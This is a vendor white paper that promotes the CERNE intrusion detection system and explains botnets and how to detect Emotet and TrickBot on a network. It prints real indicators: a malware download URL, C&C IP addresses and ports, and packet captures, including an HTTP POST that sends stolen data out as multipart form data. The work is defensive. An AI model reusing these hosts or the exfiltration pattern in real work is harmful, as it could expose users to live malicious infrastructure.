
TELESOFT

# CERNE IDS: BACKBONE THREAT DETECTION



2021

## Abstract

As Industry 4.0 continues to gain momentum, it also continues to bestow a plethora of technological revolutions – smart homes/factories/cities, autonomous vehicles… the list goes on. The common factor amongst all of these is that they are following the same parallel in an ever-growing ecosystem that is the Internet of Things (IoT), where typically non-standard computing devices are becoming embedded with sensors/software and a method of communication to the internet.

Whilst this provides many opportunities for improving our lives in both a commercial and domestic sense, it also brings about many challenges that may not have been considered, or due to the increase in demand, may simply have not had the time to be addressed. One of the key challenges is security, or more specifically, ensuring each of the IoT devices are securely designed, as well as being sufficiently secure once they have been introduced to their new network.

With more IoT devices being connected to the internet, more vulnerabilities are being identified by malicious actors, more rapidly and on mass, resulting in many vulnerabilities being exploited, oftentimes without any indication that this has happened. This creates a challenging scenario of how to understand which devices have been compromised and, if they have been compromised, what are they being used for?


## Introduction: More IoT devices means more bots

Manufacturers are trying to meet the ever increasing demand for smart devices, from the connectivity of smart ovens to ensure your dinner is cooked perfectly on your arrival home from a long day's work, or the Supervisory Control and Data Acquisition (SCADA) systems within Operational Technology (OT) networks in order to provide up to date statistics on its performance and efficiency, ensuring optimal workloads are achieved within the production environment.

As these demands are trying to be met, these numerous IoT devices often find themselves with inherent vulnerabilities which can be identified and exploited by malicious actors unbeknownst to the owner or operator of the device, whilst in many scenarios these devices cannot be secured further by the end user. For example, IoT connected microwaves have the ability to sync with mobile devices in order to control its basic features, but oftentimes the ports which they are connected on are not secure, and they cannot be secured by the end user. This is a vulnerability which is exposed to the internet. And with many of these new IoT devices connecting day by day, these exposed vulnerabilities grow alongside it.

And lying in wait, searching for these vulnerabilities in the newly interconnected IoT devices are malicious actors, who have developed crawling scripts or utilise open source subscription platforms which constantly crawl the open internet, seeking these newly connected devices in order to compromise them. These vulnerabilities are then discovered and exploited within the IoT devices, resulting in the device oftentimes being incorporated into a 'Botnet', ready to be used by malicious actors for a multitude of reasons.

Recently we have seen a growth in botnet size as well as general activity, particularly with the Trickbot botnet, regarded to be in the top 3 most successful Malware-as-a-Service operations within the underground cybercriminal world.

## What is a botnet?

The term 'Botnet' is derived from the words 'robot' and 'network,' summing up nicely what it is – a network of systems, machines and robots. A bot, on an individual basis, is a single device which can range from computers, servers, mobile devices or the aforementioned IoT device, which are infected by bot malware and referred to as zombies or slaves, they are then corralled into a 'network' of other infected bots. These bots are generally unaffected in their regular, day to day activity, resulting in the user remaining in the dark that their system is part of the botnet, with the bot considered dormant, awaiting instructions from the botmaster.

Botnets are traditionally controlled using a hierarchical structure, utilising a botmaster control computer which sits at the top and uses a Peer-to-Peer (P2P) architecture or a Command and Control (C&C) channel, depending on the malware variant. By retaining bots in the dormant state for a period of time, the botmaster has sufficient time to further the network of bots, with the intent of amassing as large a botnet as they possibly can, as the bigger it is, the more effective it is likely to be in supporting the end goal.

And while some bots do have perfectly legitimate usages such as web crawling and other automatable tasks, the purpose of collating a botnet is typically for a variety of malicious purposes –

- **Distributed Denial-of-Service (DDoS)** – When a botnet sends an excessive amount of traffic to a target server to temporarily disrupt legitimate users from being able to access any services.
- **Cryptojacking** – As cryptomining is computationally-intensive, a compromised device can have its resources covertly abused in order to mine cryptocurrency.
- **Spambots** – Bots can be used to harvest emails form websites, forums or conduct email spam campaigns.
- **Keylogging/Identity theft** - keylogging malware deployment alongside botnets can be used for mass credential harvesting and selling on the Dark Web.

## Network detection and mitigation

Throughout the years several techniques for detecting botnets have been developed and classified into different categories, but in terms of network-based detection there are two main methods: signature-based and anomaly-based. Whilst botnets have evolved through IRC, HTTP to P2P protocols, the communication method and requirements for a botnet to function remain the same, and the foundation needed for a functioning botnet requires the ability to send and receive data to a web server, at a particular endpoint/domain/IP Address in order to contact the botmaster.

Signature-based solutions such as the CERNE Intrusion Detection System (IDS) monitor and analyse network packets for a match based on pre-defined patterns (signatures). Whilst it ensures accuracy, the level of accuracy can differ depending on how specific of a pattern is defined as signatures can generate a number of 'false positives' should the pattern coincide with normal traffic behaviour.

When operating in multiple Tbps networks, solutions utilising signature matching need to be run at exceptionally high rate, with hundreds of thousands, if not millions of rules assigned in order to detect Command and Control (C&C) activity to and from a network, extracting specific information which can in turn be utilised to prevent further communications, as well communications to known bad URLs and domains. This information can also be shared across network infrastructure and with the wider threat intelligence community. And when phishing campaigns are being conducted by threat actors so readily, the quicker these threats can be identified and shared wider, the better chance organisations have at mitigating a potential threat.

Figure 2 shows the delivery of a variant of an Emotet malspam campaign used to convince users to enable a macro embedded document by feigning to be from Microsoft. If the unsuspecting user were to click on the 'Enable Content' button, initial access would be achieved, enabling the subsequent stages of the attack process.



Figure [2]: Microsoft Word document encouraging users to 'Enable Content' to initiate malicious download.

## Detecting Emotet

Emotet, formerly a banking Trojan designed to steal banking credentials to commit fraud, has in recent years had a resurgence, with an increase in usage identified through 2020 with it being used in phishing attempts to achieve initial access in order to download other malware variants, in addition to providing a backdoor and self-propagating throughout infected systems as a worm utilising brute-forcing techniques. The following example highlights the key elements of a variant of Emotet malware both pre- and post-infection, information which can be extracted and analysed using the CERNE.

## Pre-infection

Once the user has clicked the 'Enable Content' button on the phishing email, an embedded Visual Basic Script (VBS) will automatically attempt to establish a connection between the users' system and the C&C server *(http://pershel.com/wp-content/Arp/)* in order to download the executable.




| Source | Source Port | Destination | Destination Port | Host | Server Name | Info |
|---|---|---|---|---|---|---|
| 10.9.30.101 | 61725 | 10.9.30.1 | 53 | | | Standard query 0x33c9 A pershel.com |
| 10.9.30.1 | 53 | 10.9.30.101 | 61725 | | | Standard query response 0x33c9 A pershel.com A 45.159.115.191 |
| 10.9.30.101 | 64257 | 45.159.115.191 | 80 | | | 64257 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 45.159.115.191 | 80 | 10.9.30.101 | 64257 | | | 80 → 64257 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 10.9.30.101 | 64257 | 45.159.115.191 | 80 | | | 64257 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 10.9.30.101 | 64257 | 45.159.115.191 | 80 | pershel.com | | GET /wp-content/Arp/ HTTP/1.1 |
| 45.159.115.191 | 80 | 10.9.30.101 | 64257 | | | 80 → 64257 [ACK] Seq=1 Ack=77 Win=64240 Len=0 |
| 45.159.115.191 | 80 | 10.9.30.101 | 64257 | | | HTTP/1.1 301 Moved Permanently (text/html) |
| 10.9.30.101 | 64258 | 45.159.115.191 | 443 | | | 64258 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM=1 |
| 10.9.30.101 | 64257 | 45.159.115.191 | 80 | | | 64257 → 80 [ACK] Seq=77 Ack=380 Win=63861 Len=0 |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | 443 → 64258 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 |
| 10.9.30.101 | 64258 | 45.159.115.191 | 443 | | | 64258 → 443 [ACK] Seq=1 Ack=1 Win=64240 Len=0 |
| 10.9.30.101 | 64258 | 45.159.115.191 | 443 | | pershel.com | Client Hello |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | 443 → 64258 [ACK] Seq=1 Ack=174 Win=64240 Len=0 |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | Server Hello |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | 443 → 64258 [PSH, ACK] Seq=1461 Ack=174 Win=64240 Len=1236 [TCP segment of a reassembled PDU] |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | Certificate, Server Key Exchange, Server Hello Done |
| 10.9.30.101 | 64258 | 45.159.115.191 | 443 | | | 64258 → 443 [ACK] Seq=174 Ack=3482 Win=64240 Len=0 |
| 10.9.30.101 | 64258 | 45.159.115.191 | 443 | | | Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | 443 → 64258 [ACK] Seq=3482 Ack=267 Win=64240 Len=0 |
| 45.159.115.191 | 443 | 10.9.30.101 | 64258 | | | Change Cipher Spec, Encrypted Handshake Message |
| 10.9.30.101 | 64258 | 45.159.115.191 | 443 | | | Application Data |




Figure [3]: Packet capture showing [1] Initial HTTP GET request performed by macro activation. [2] HTTP 301 response redirecting to pershel.com via port 443. [3] New TLS handshake to pershel.com.

Once a connection to the URL *http://pershel.com/wp-content/Arp/* has been established, the connection is redirected through a HTTP 301 response to a secure version of the site, *https://pershel.com/wp-content/Arp/* over port 443, a default port for HTTPS traffic (Figure 3 and 4). It is likely that this was done intentionally in order to prevent identification and disguise the executable being downloaded as well as attempting to evade Deep Packet Inspection (DPI) capabilities.

Inspection of the above communications shows the connection and HTTP 301 response in more detail.



```
Hypertext Transfer Protocol
  GET /wp-content/Arp/ HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /wp-content/Arp/ HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /wp-content/Arp/
    Request Version: HTTP/1.1
  Host: pershel.com\r\n
  Connection: Keep-Alive\r\n
  \r\n
  [Full request URI: http://pershel.com/wp-content/Arp/]
```



```
Hypertext Transfer Protocol
  HTTP/1.1 301 Moved Permanently\r\n
    [Expert Info (Chat/Sequence): HTTP/1.1 301 Moved Permanently\r\n]
    Response Version: HTTP/1.1
    Status Code: 301
    [Status Code Description: Moved Permanently]
    Response Phrase: Moved Permanently
  Server: nginx/1.17.6\r\n
  Date: Wed, 30 Sep 2020 16:49:13 GMT\r\n
  Content-Type: text/html\r\n
  Content-Length: 169\r\n
  Connection: keep-alive\r\n
  Location: https://pershel.com/wp-content/Arp/\r\n
```

Figure [4]: Original HTTP GET request (LEFT), HTTP 301 redirect to secure HTTP (RIGHT).

## Post-infection

Post-infection of the Emotet executable, the malware attempts to achieve persistence on the system through embedding itself within directories within *AppData\local*. Emotet will continue to send information about the infected device including; system information/passwords/browser cache/email clients to C&C servers using HTTP POST requests, but rather than visibly extract the data inside the POST body (Payload), stolen data is instead uploaded as a file data type by utilising the MIME (Multipart Media Encapsulation) communication standard, used for carrying different data types e.g. image, sound, video.

By encoding it as a multipart/form-data enctype along with a randomly generated boundary and filename, the threat actor can upload sets of data under the guise commonly used for submitting HTML forms that contain files.

Another pattern can be noticed in the form of a combination of the hard-coded IP address to Non-Standard ports (80.87.201.221:7080), alongside randomised URI directory paths. Emotet is known for using HTTP ports 20, 22, 7080 and 50000 among others and linking this to unresolved hosts generates another strong indication of Emotet activity to C&C servers. Further, IP address *62.210.90.75* is connected over port 443, a default port for TLS traffic. However, the connection is unencrypted as well as being unresolved.

| Source | Source Port | Destination | Destination Port | Host | Server Name | Info |
|---|---|---|---|---|---|---|
| 10.9.30.101 | 64259 | 202.22.141.45 | 80 | 202.22.141.45 | | POST /9E4lXP65j9LF9Y7R/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /pIXPXFus4dL9VHy/Ae4QuOOcWqMi56t/PR8Ag6INSGfX0v/P4eGV/jBuvXE/J7W3n4va8quznD/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /HZn5Um1RGxgZ4AC5/BW8yR5/RHTBz5XxAFoC/ivnOvfar/Xq6HEyvjsyv0U/ HTTP/1.1 |
| 10.9.30.101 | 64264 | 62.210.90.75 | 443 | 62.210.90.75:443 | | POST /G9xxDpgI75/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /CICnqOruETzlLi/Bd5APHiVCt4zWEU/KDsFyce3t5NTCuNNc/ HTTP/1.1 |
| 10.9.30.101 | 64264 | 62.210.90.75 | 443 | 62.210.90.75:443 | | POST /6Skptnpzot4V/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /hucUozNM1/kIARs4tFzz2Lg5rAenQ/kqcmV0gVN6g/btrh6lz8jsMOF8/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /B1GC6eAbxy4DL71le/A5lrsR/ZTF0jhiNTGWIu5ShlZR/lZJh2BIiq2hRZ5/lrq6gLJguipxQCN/P1yEI/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /vlddDI/QAmLy/zGRph9CuZ3/ HTTP/1.1 |
| 10.9.30.101 | 64263 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /duJg5C1/xFUQ1X4qXH/DmmN6AOJa4mihFadzvh/LnSnCuvOO2TpjJ/oHTvsVuVbyi422DaAg/422S1S/ HTTP/1.1 |
| 10.9.30.101 | 64314 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /g19DVgp/eclUICIC/WcpwN62YFinFnr/spwVBn2UxlxJNMgN6/ HTTP/1.1 |
| 10.9.30.101 | 64314 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /ddnW/89rvqE/ekMGk/WOEfgkCA5Clr9/kuAJL2/ HTTP/1.1 |
| 10.9.30.101 | 64314 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /uuIrj/y8u2gD4eKQj/3DvcNsn9f4UqVVgb414/FRgunTR5AnECBnd/TQGA/tc7JFTEIeXhN/ HTTP/1.1 |
| 10.9.30.101 | 64316 | 62.210.90.75 | 443 | 62.210.90.75:443 | | POST /8Yimp HTTP/1.1 (application/x-www-form-urlencoded) |
| 10.9.30.101 | 64314 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /dlHrG13AJUfx4geinCB/VlDyP8mCwtMeK/oqgW3MGk/y4nBC6oLipIOg/ HTTP/1.1 |
| 10.9.30.101 | 64320 | 62.210.90.75 | 443 | 62.210.90.75:443 | | POST /d9RdiNIR HTTP/1.1 (application/x-www-form-urlencoded) |
| 10.9.30.101 | 64320 | 62.210.90.75 | 443 | 62.210.90.75:443 | | POST /zeH8/ HTTP/1.1 |
| 10.9.30.101 | 64348 | 80.87.201.221 | 7080 | 80.87.201.221:7080 | | POST /mVX1/ HTTP/1.1 |

Figure [5]: Emotet post inection traffic to C&C server.

```
POST /G9xxDpgI75/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Referer: 62.210.90.75/G9xxDpgI75/
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=--------------ltGveMzX6PIDWr
Host: 62.210.90.75:443
Content-Length: 4372
Cache-Control: no-cache


----------------ltGveMzX6PIDWr
Content-Disposition: form-data; name="ujzgxtczi"; filename="ohghb"
Content-Type: application/octet-stream
```

Figure [6]: HTTP POST traffic exfiltrating encoded data to C&C.

Emotet is also commonly utilised as a downloader for other malware to extend its functionality, utilising TrickBot in recent months. Below, we can see an attempt to download a strain of TrickBot, an information-stealer and banking malware that uses brute-forcing, malspam and Microsoft SMB vulnerabilities for credential harvesting and fraud.

The main difference between identifying Emotet and TrickBot post-infection traffic is Emotet commonly uses HTTP traffic that utilises a type of encoded data to C&C servers, while TrickBot uses HTTPS/TLS/SSL traffic for its preferred method of communication.





Figure [7]: IP address checked by infected system via *ident.me* (TOP) and subsequent C&C communication attempt (BOTTOM).

While it can be used for legitimate purposes, one of the earliest signs of TrickBot can be a HTTP(S) request to an IP address checking site, which is common with other variants of malware. Following an IP check, TrickBot post-infections commonly make a range of TCP connections over TLS port 447, 447, 449 and 8082 to C&C servers (Figure [7]).

## Summary

When operating in multi-Tbps networks, Network Detection and Response (NDR) solutions can provide additional opportunities for organisations to detect threats. Utilising sophisticated and enhanced IDS such as the CERNE which has been designed to operate in high rate networks with myriad, well-defined rulesets and comprehensive signature lists, NDR solutions can identify botnet activity when communicating with, or attempting to establish a connection with their C&C servers. Additionally, the Intelligent Record feature enables capture of activity up to 2.5 seconds prior to the alert being triggered, providing further information for analysts to investigate.

The network landscape provides a plethora of payload and non-payload information, which can be exploited by the flexible rule description language which enables the creation of an extensive range of rulesets to observe many different network behaviours. Whether it be IRC, HTTP or a P2P botnet, all must traverse the network highway in order for its value to be extracted, providing seasoned SOC teams and threat analysts a spotlight for engagement to use in tandem with an arsenal of experience and acquired understanding of Tactics, Techniques, Procedures (TTP), enabling identification of APTs and threat actors.

**HEADQUARTERS**
Telesoft Technologies Ltd
Observatory House, Stour Park
Blandford DT11 9LQ UK
+44 (0)1258 480880
+44 (0)1258 486598
sales@telesoft-technologies.com

**LONDON**
Telesoft Technologies Ltd
The Shard
Floor 25
32 London Bridge Street
London SE1 9SG
sales@telesoft-technologies.com

**AMERICAS**
Telesoft Technologies Inc
430 National Business Parkway
Suite 480, Annapolis Junction
MD 20701
USA
salesusa@telesoft-technologies.com

**ASIA**
Telesoft Technologies Ltd
Tapasya Corp Heights
Ground Floor, Sector 126
Noida, 201301
+91 120 612 7725
salesindia@telesoft-technologies.com

TELESOFT

telesoft-technologies.com